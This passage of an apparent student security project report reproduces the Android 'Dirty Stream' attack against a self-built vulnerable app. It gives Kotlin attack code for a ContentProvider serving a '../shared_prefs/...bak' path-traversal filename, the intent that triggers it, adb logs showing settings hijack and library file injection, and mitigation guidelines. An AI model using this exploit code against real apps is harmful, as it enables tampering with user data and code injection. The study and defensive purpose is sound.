
```
# williampark @ MacBook-Pro in ~/AndroidStudioProjects/DirtyStream on git:master x [4:04:33]
$ adb shell "run-as com.example.dirtystream cat lib/arm64-v8a/libdummy_library.so"

THIS_IS_DUMMY_PAYLOAD_29_BYTES%
```

While the file write primitive works perfectly, achieving actual RCE requires the injected library to be a valid ELF binary that Android can load and execute

This highlights a key distinction: while the *file write primitive* is highly reliable, achieving actual *code execution* is a separate, more complex challenge that depends on the attacker's ability to provide a correctly formatted binary payload for the target's specific architecture.

Attack 3: Settings Hijacking



TLDR:

1. App starts + Need Settings
2. Backup (.bak) exists -> No Load Normal Settings
3. Yes: Delete original XML, Rename .bak (.loadDisk())
4. Success

This attack is the most stealthy and persistent of the three, as it abuses a legitimate feature of the Android Operating System to achieve its goal. It demonstrates a deeper level of system understanding, turning a safeguard into a weapon.

1. The Vulnerability: Tricking the Android's default `SharedPreferences` Backup Mechanism

Unlike the other attacks that exploit a flaw in the developer's code, this attack exploits a legitimate feature of the Android OS itself. As detailed in the Black Hat presentation, the `SharedPreferences` system is designed with a safeguard against data corruption [cite: AS-23-Valsamaras-Dirty-Stream-Attack-Turning-Android.pdf, pg 33].

- Concept: When an app starts and needs to read its settings, the internal Android class `SharedPreferencesImpl` calls a function named `loadFromDisk()`. The primary purpose of this function is to load the settings XML file into memory. However, its first action is to check for the existence of a corresponding backup file (ending in `.bak`).
- Why does the backup exist? This is a data recovery feature. If an app crashes or the phone loses power at the exact moment it's writing to the settings file, the original `.xml` could be left half-written and corrupt. On the next startup, the OS can use the `.bak` file to recover the last known good state.

The Hijack Mechanism: The `loadFromDisk()` function contains the following critical logic, which is the core of the exploit:

```
if (mBackupFile.exists()) {  
    mFile.delete();  
    mBackupFile.renameTo(mFile);  
}  
}
```

- As you can see, if a `.bak` (backup) file is found, the OS doesn't try to merge them. It assumes the original is broken. It deletes the original settings file and then renames the backup file to take its place.

2. The Weapon: The `HijackContentProvider`

To execute this specific attack, I created a dedicated, second `ContentProvider` in my `attackapp`. Its only job is to serve a filename that targets the victim's backup file location.

```
class HijackContentProvider : ContentProvider() {  
  
    // The malicious filename targeting the .bak file  
    private val maliciousFileName = "../shared_prefs/com.example.dirtystream_preferences.xml.bak"
```

File:

attackapp/src/main/java/com/artexplorer/museum/data/HijackContentProvider.kt

- This provider is registered with a unique authority (com.artexplorer.museum.hijackprovider) in the AndroidManifest.xml. When my attackapp sends an intent to this authority, this provider's query method is called, and it returns this one specific, malicious filename. The path traversal (../) is used to navigate from the default files directory into the sensitive shared_prefs directory.

3. The Exploitation: Triggering the Write and the Restart

The final step is a two-part process that combines the file write with the necessary app restart to trigger the OS's recovery logic.

- File: attackapp/src/main/java/com/artexplorer/museum/MuseumActivity.kt
- Function: hijackVulnerableAppSettings()
- Analysis:

```
private fun hijackVulnerableAppSettings() {  
    try {  
        Log.d(TAG, msg: "Initiating settings hijack attack..")  
        val maliciousUri = Uri.parse(uriString: "content://com.artexplorer.museum.hijackprovider/hijack")  
        val attackIntent = Intent(Intent.ACTION_SEND).apply {  
            component = ComponentName(pkg: "com.example.dirtystream", cls: "com.example.dirtystream.MainActivity")  
            putExtra(Intent.EXTRA_STREAM, maliciousUri)  
            type = "text/plain"  
            addFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION)  
        }  
        startActivity(attackIntent)  
        Log.d(TAG, msg: "✅ Settings hijack attack launched.")  
    } catch (e: Exception) {  
        Log.e(TAG, msg: "❌ Settings hijack attack failed.", e)  
    }  
}
```

1. This function creates and sends an Intent with a Uri that points to my HijackContentProvider.

2. The `vulnerableapp` receives this `Intent`. Its `handleIncomingFile` function is called. Because of the Dirty Stream flaw, it trusts the `../shared_prefs/...` `.bak` filename and writes my malicious payload to that location. The logs confirm this step succeeds silently.
3. The final, crucial step is the `adb shell am force-stop` command. As explained by the `.bak` file mechanism, the hijack only finalises on a cold start. By force-stopping the app, I ensure that the next time its process is needed (e.g., by the `run-as` command), it must run the `loadFromDisk()` function, which sees my malicious `.bak` file and completes the hijack.

In a more realistic case, the user might have the app closed or restart the phone. But for the purpose of the demo, I had to force reboot.

Screenshots:

Before:

```
# williampark @ MacBook-Pro in ~/AndroidStudioProjects/DirtyStream on git:master x [0:30:59] C:1
$ adb shell "run-as com.example.dirtystream cat shared_prefs/com.example.dirtystream_preferences.xml"

cat: shared_prefs/com.example.dirtystream_preferences.xml: No such file or directory
```

Force stopping:

```
# williampark @ MacBook-Pro in ~/AndroidStudioProjects/DirtyStream on git:master x [0:31:27] C:1
$ adb shell am force-stop com.example.dirtystream
```

After:

```
# williampark @ MacBook-Pro in ~/AndroidStudioProjects/DirtyStream on git:master x [0:31:54]
$ adb shell "run-as com.example.dirtystream cat shared_prefs/com.example.dirtystream_preferences.xml"

<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="init_key">initial_value</string>
</map>
```

Technical Challenges for Attack 3:

Attack 3: SharedPreferences Hijack

- **Understanding the OS-Level Mechanism:** This attack was less about coding and more about deep system analysis. The primary challenge was understanding the subtle `.bak` file restoration mechanism from the research paper. It required trusting the analysis that the Android OS itself would perform the final step of the exploit.
- **Debugging the "Cold Start" Requirement:** Initially, the attack appeared to fail because the settings were not immediately overwritten. Through experimentation and re-reading the research, I realized the hijack only finalizes on a "cold start" of the application. This led to the development of a reliable verification process: `attack -> force-stop -> verify`, which was crucial for demonstrating the success of this stealthy attack.

Ethical Considerations

This project was conducted with a strict adherence to ethical security research principles, ensuring that all activities were legal, responsible, and served an educational purpose.

- **Controlled Testing Environment:** All development and testing were performed within a sandboxed Android emulator. No real user devices or data were involved. The `vulnerableapp` was purpose-built for this project, ensuring that no real-world applications were targeted or affected.
- **Educational Purpose & "White Hat" Approach:** The project's goal was not malicious but educational. It was a "White Hat" exercise designed to deconstruct and understand a known vulnerability to promote better security practices. By replicating the exploit, I gained a deep, practical understanding of the threat, which I have translated into the security guidelines below.

Educational: Security Guidelines:

Based on findings from the Black Hat Asia 2023 research "Dirty Stream Attack: Turning Android Share Targets Into Attack Vectors" by Dimitrios Valsamaras, and a practical proof-of-concept implementation.

Guideline 1: The Golden Rule - Never Trust the Filename

The safest and most effective solution is to completely ignore the filename provided by an external `ContentProvider`. The `_display_name` field is fully controlled by the sender and must be treated as untrusted, malicious input.

- Bad (Vulnerable) Code:

```
val maliciousFileName = getFileName(uri)
val outputFile = File(filesDir, maliciousFileName)
FileOutputStream(outputFile).use { ... }
```

- Good Code:

```
val safeFileName = "${UUID.randomUUID()}.tmp"
val outputFile = File(cacheDir, safeFileName)
FileOutputStream(outputFile).use { ... }
```

Guideline 2: If You Must Use the Filename, Sanitise and Validate the Path

If your application requires the original filename, you must perform rigorous validation and sanitization before any file I/O operations.

- **Implementation:**
 1. **Isolate the Filename:** Use `File(dirtyFileName).name` to strip out any directory information and path traversal characters.
 2. **Canonicalise and Verify the Path:** Create a `File` object and get its **canonical path** using `getCanonicalPath()`. This resolves all `../` characters. You must then verify that this final, real path is still inside your app's intended, secure directory.
- **Good (Secure) Code:**

```
val dirtyFileName = getFileName(uri)
val cleanFileName = File(dirtyFileName).name
val outputFile = File(context.filesDir, cleanFileName)
val canonicalPath = outputFile.canonicalPath

if (!canonicalPath.startsWith(context.filesDir.canonicalPath)) {
    ... throw SecurityException("Path Traversal Attack Detected!")
}
FileOutputStream(outputFile).use { ... }
```

Guideline 3: Secure Your Own **FileProvider**

To prevent your own app from being the source of a data theft attack, never use overly permissive paths in your **file_paths.xml**.

- **Bad (Vulnerable) Configuration:**

```
<!-- Exposes the entire filesystem, allowing an attacker to read any file. -->
<root-path name="root" path="." />
```

- **Good (Secure) Configuration:**

```
<!-- Only exposes the app's own private 'files/images' directory. -->
<files-path name="images" path="images/" />
```

Challenges & Personal Learnings:

1. Changing Project Scope in the middle:

Initially I was going to work on implementing a MITM attack vulnerability discovered by a researcher with the name stulle123 (<https://stulle123.github.io/posts/kakaotalk/secret-chat/>). I spent around \$20 trying to rent a phone number as it was necessary for the experiment setup. I had the Android Studio with the emulator and a physical Android device that I am not using. I installed the Magick package on the emulator to bypass the certificate and installed the KakaoTalk APK version 9 that the researcher has used as well. This plan was written down in my initial project check-in and it was also approved by my tutor back in week 3. I successfully managed to install the necessary packages to listen to the network requests such as FRIDA-server and MITMPROXY and were all ready to go.

This was my original plan as scheduled:

<https://www.openlearning.com/u/williampark-sx5iwj/blog/Week4ProjectCheckin/>



William Park

Monday, 30 Jun 2025

[Edit](#) • [Delete](#)

WEEK4

Week 4: Project Checkin

Project Title: Security Vulnerability Analysis of KakaoTalk Mobile Application

Your Name: William Park **Tutorial Group:** H11

Elevator Pitch: This project is to analyse and test security vulnerabilities in KakaoTalk's Android application and provide actionable security recommendations for Korea's most popular messaging platform with over 50 million users. It is building on very recent (past 6 months vulnerabilities. Whilst they were published on CVEN, according to the author, they have not been patched yet.)

Why this is important: Mobile app security remains an underdeveloped area in Asian messaging platforms, where the pressure to rapidly ship features often overshadows security considerations. With KakaoTalk serving over 50 million users, vulnerabilities could expose millions to data breaches and cyber attacks. Yet security research on Asian messaging apps is limited compared to Western platforms, creating a significant knowledge gap that needs to be addressed.

Despite the app being very popular, in Asian countries, the huge prioritisation on shipping features over building secure system had led to several successful vulnerabilities being left exposed.

Project Goal:


Mobile app security remains an underdeveloped area, especially in Asian messaging app platforms. East Asian countries have popular messaging apps (Line, KakaoTalk, WeChat etc) that have over 50 million monthly active users. However, security isn't very prioritised as there's an urgent need to ship features as quickly as possible and remains an underdeveloped area in research.

My goal is to ANALYSE and test security vulnerabilities in KakaoTalk, Korea's most popular messaging app, evaluating their current security and providing recommendations.


I will conduct a comprehensive security analysis of KakaoTalk's Android application and web interfaces. The project will focus on client-side vulnerabilities, and web-based features that are accessible.

All excited and naive, I had no idea how difficult and seemingly impenetrable these KakaoTalk defenses were. Trial and trials, to no avail I genuinely could not crack KakaoTalk's security measure to prevent fake account creation. The original researcher made it seemingly easy but now I realised the gap in my complete noob skills vs theirs. Thankfully, now I can look back and think I made the right decision and pivoted to a similar category (mobile app security).

However, an issue I ran into is creating an account. It was a simple yet deceptively difficult thing to bypass and caused me enough frustration on my own end. I was initially happy to set everything up and was completely stumped that I could not get my 'fake' account verified. I tried several approaches such as creating an account on the web, hoping that KakaoTalk won't ask to verify my phone number. When it did verify my phone number, I spent \$20 to rent phone numbers hoping that this would work. However, KakaoTalk had strict anti VOIP protocol to prevent any users from creating spam accounts.



It wasn't expensive but I still paid \$20 to rent phone number and I have no use of these now



Despite trying several times using different phone numbers, I simply did not receive the verification message necessary to move to the next stage.

I figured if I tried using an older version of KakaoTalk (v8 or earlier v9.1) it would work. But Android has prevented the app from even running as it's outdated.

I realised halfway through the term that, well, It's impossible for me to bypass it. I had another spare Android device that I could've used to test. However, this was different to the original authors' setup and I worried that would add more complexity. After thinking for a while I pivoted to a different project.

Key Lesson I learnt #1:

It's not a failure to pivot to something new, especially if it takes this long to bypass the setting up. I wanted to be more in control of my own project rather than be at the mercy of the security design that the engineers at KakaoTalk have set up. So, the next project I pivoted focussed more on the design patterns and **building** android apps that act as a POC to recent research vulnerability. I was still able to focus on the Android App security, which I loved, but had more control of the outcome, as it was me building the app now.

Despite having to pivot the project, I was able to exceed all the milestones that I set out in the new goal. Not only that, initially executing the RCE was not part of the initial goal and I set out to simply write arbitrary files. The RCE succeeded, it did end up using fallback instead of fully executing what I intended but it was close to demonstrating that the attack is indeed possible. So I am proud to have achieved what I did for this project and more and felt like I was applying myself a lot.

Personal Challenge #2: Being overly ambitious and tackling complex materials.

Trying to understand the seminar findings from Microsoft was genuinely tough. It was my first time I was even reading through these materials and felt far beyond the scope of what we have covered at lectures. I recall there was a RCE attack in one of the CTF challenges. I find it a bit amusing that I was not able to solve the RCE for the CTF but was able to crack it for my POC. Before I did not know about RCE at all and now that I have actually built a POC and with the added complex layer of building it on top of a mobile app, I feel much more confident now! I can feel how devastating the attack can be and why it is considered the 'holy grail' for hackers.

Even though it was difficult, I didn't really think of another way. I like mobile apps and have been interested in gadgets since middle school. If I chose a project that was easier, I would've been able to finish much earlier but at the expense of challenging myself and learning new things.

However, I do admit that I am submitting this project late, so I worry about the late penalties. It took much longer than I anticipated. I expected 30 hours minimum but definitely spent much more time researching, collating, coding, debugging, writing reports, editing videos etc etc. But in the end, I'm super proud of what I've built. What really kept me going, again, was my interest in mobile apps. I feel as though how much I learnt for this project is probably more than 3 weeks of CTF challenges at least. It felt intense, and it kept me up all night for a few days but hey I'm getting to the finish line now.

Challenge 3: The Battle with the Android Security Model

The most significant technical hurdles arose from fighting the modern Android security model. My attacks consistently failed in ways that the initial research did not fully prepare me for, requiring a deep, iterative debugging process.

- **Systematic Debugging of a "Black Box":** The project began with a non-functional UI (the "grey boxes"). This forced me to master using `adb logcat` as my primary analytical tool. I learned to trace the data flow from the network `Repository`, through the `ViewModel`, and into the UI, systematically isolating the point of failure. This process of treating the app as a black box and using logs to understand its internal state was a foundational skill I developed.
- **Scoped Storage - The `EPERM` Wall:** My arbitrary file read attack was consistently blocked by an `EPERM (Operation not permitted)` error, even with the correct permissions in the `AndroidManifest.xml`. This was my first encounter with Android's **Scoped Storage**. After extensive `logcat` analysis, I realised that modern Android versions prevent apps from writing to arbitrary external storage locations. The solution was not just a bug fix; it required re-engineering the `vulnerableapp` to use the correct `getExternalFilesDir()` API, making the final exploit more robust and realistic. This was a powerful lesson in how OS-level security controls can act as a defense-in-depth measure against application-level vulnerabilities.
- **The NDK and Native Code Complexity:** Escalating the attack to RCE meant moving from Kotlin into the world of native C/C++ with the Android NDK. Setting up the CMake build system and debugging native library loading issues, such as the `arm64` vs `arm64-v8a` path resolution, was a significant challenge that pushed me far outside my comfort zone.

Final Reflection and Conclusion:

Despite submitting this project late due to its complexity, I am incredibly proud of the result. My passion for mobile apps was the driving force that kept me going through the numerous


setbacks. This project was not simply about replicating research; it was about truly understanding it through the process of building, breaking, and debugging. I learned that security engineering is an iterative process of discovery through failure. If I were to do it again, I would budget more time for the native development portion. This experience has fundamentally changed how I view software development, reinforcing the critical importance of validating all external inputs and deeply understanding the security mechanics of the platform you are building on.

I hope that the work that I produced could be helpful for any interested mobile security developers or researchers too :)

Appendices:

Appendix A1:

```
total 24
drwxrws--- 2 u0_a215 ext_data_rw 4096 2025-07-27 22:33 .
drwxrws--- 3 u0_a215 ext_data_rw 4096 2025-07-24 16:21 ..
-rw-rw---- 1 u0_a215 ext_data_rw 121 2025-07-27 22:33 stolen_settings.xml
emu64a:/storage/emulated/0/Android/data/com.example.dirtystream/files $ cat stolen_settings.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="init_key">initial_value</string>
</map>
emu64a:/storage/emulated/0/Android/data/com.example.dirtystream/files $
```



Appendix A2:

```
# williampark @ MacBook-Pro in ~/AndroidStudioProjects/DirtyStream on git:master x [4:35:27]
$ adb shell "run-as com.example.dirtystream ls -la lib/arm64-v8a/"
total 24
drwx----- 2 u0_a215 u0_a215 4096 2025-07-27 20:38 .
drwx----- 3 u0_a215 u0_a215 4096 2025-07-27 20:20 ..
-rw----- 1 u0_a215 u0_a215 30 2025-07-30 04:32 libdummy_library.so
```

The 30-byte file confirms successful injection. The recent timestamp proves our attack worked.

```
# williampark @ MacBook-Pro in ~/AndroidStudioProjects/DirtyStream on git:master x [4:36:11]
$ adb shell "run-as com.example.dirtystream cat lib/arm64-v8a/libdummy_library.so"
THIS_IS_DUMMY_PAYLOAD_29_BYTES%
```

Appendix A3:

```
# williampark @ MacBook-Pro in ~/AndroidStudioProjects/DirtyStream on git:master x [0:31:54]
$ adb shell "run-as com.example.dirtystream cat shared_prefs/com.example.dirtystream_preferences.xml"

<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="init_key">initial_value</string>
</map>
```

In the shared_prefs directory, my malicious .bak has been converted to .xml by tricking Android's Security model and uploading my malicious file instead whilst deleting the original (and safe) settings.

References:

- <https://www.microsoft.com/en-us/security/blog/2024/05/01/dirty-stream-attack-discovering-and-mitigating-a-common-vulnerability-pattern-in-android-apps/>
- <https://github.com/LLeavesG/Android-DirtyStream?tab=readme-ov-file>
- <https://www.evolvesecurity.com/blog-posts/top-software-weaknesses-of-2024-insights-from-cisa-and-mitres-latest-report>
- <https://www.aikido.dev/blog/path-traversal-in-2024-the-year-unpacked>
- <https://blog.lleavesg.top/article/Android-DirtyStream#bca31787ee8c4380b2fcd8a994204c9b>
- <https://securityaffairs.com/162699/hacking/dirty-stream-android-installs-risk.html>
- <https://owasp.org/www-project-mobile-top-10/2023-risks/m8-security-misconfiguration.html>
- https://security.tecno.com/SRC/blogdetail/286?lang=en_US
- <https://www.guardsquare.com/blog/android-fileprovider-directories-security-risks>
- <https://github.com/LLeavesG/Android-DirtyStream>
- https://www.cisecurity.org/advisory/multiple-vulnerabilities-in-google-android-os-could-all-allow-for-remote-code-execution_2025-025
- https://www.cisecurity.org/advisory/multiple-vulnerabilities-in-google-android-os-could-all-allow-for-remote-code-execution_2025-025
- <https://www.oligo.security/academy/remote-code-execution-rce-how-it-works-and-8-defensive-strategies>
- <https://stackoverflow.com/questions/12666452/can-someone-explain-me-how-sharedpreferences-works-in-android-in-a-very-detailed>
- https://www.reddit.com/r/privacy/comments/1cmcy5c/billions_of_android_devices_open_to_dirty_stream/
- <https://developer.android.com/privacy-and-security/risks/untrustworthy-contentprovider-provided-filename>